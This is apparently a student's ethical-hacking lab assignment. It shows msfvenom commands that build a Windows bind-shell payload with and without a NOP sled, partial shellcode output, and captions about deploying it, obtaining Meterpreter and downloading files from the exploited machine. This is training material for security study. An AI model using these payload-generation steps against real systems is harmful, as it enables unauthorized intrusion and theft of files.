
Ankith S Vaidya

Ethical Hacking and Cyber Security Assignment Day 3

First use msfconsole and msfvenom commands



root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e generic/none -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none

generic/none succeeded with size 299 (iteration=0)

generic/none chosen with final size 299

Payload size: 299 bytes

buf = ""

buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" \*\*First line of payload

buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"

...snip...

Then

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind\_tcp -e generic/none -f python -n 26

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none

generic/none succeeded with size 299 (iteration=0)

generic/none chosen with final size 299

Successfully added NOP sled from x86/single\_byte

Payload size: 325 bytes

buf = ""


buf += "\x98\xfd\x40\xf9\x43\x49\x40\x4a\x98\x49\xfd\x37\x43" \*\*NOPs

buf += "\x42\xf5\x92\x42\x42\x98\xf8\xd6\x93\xf5\x92\x3f\x98"


buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" \*\*First line of payload

...snip...


After virus deployed sending message to windows user



Getting Meterpreter



Downloading files from the exploited System



I have cropped some screenshots from my kali virtual machine to make them look clearly as it was too blur before and some I have tried to increase clarity. ( at my best, please do co-operate). Thank you😊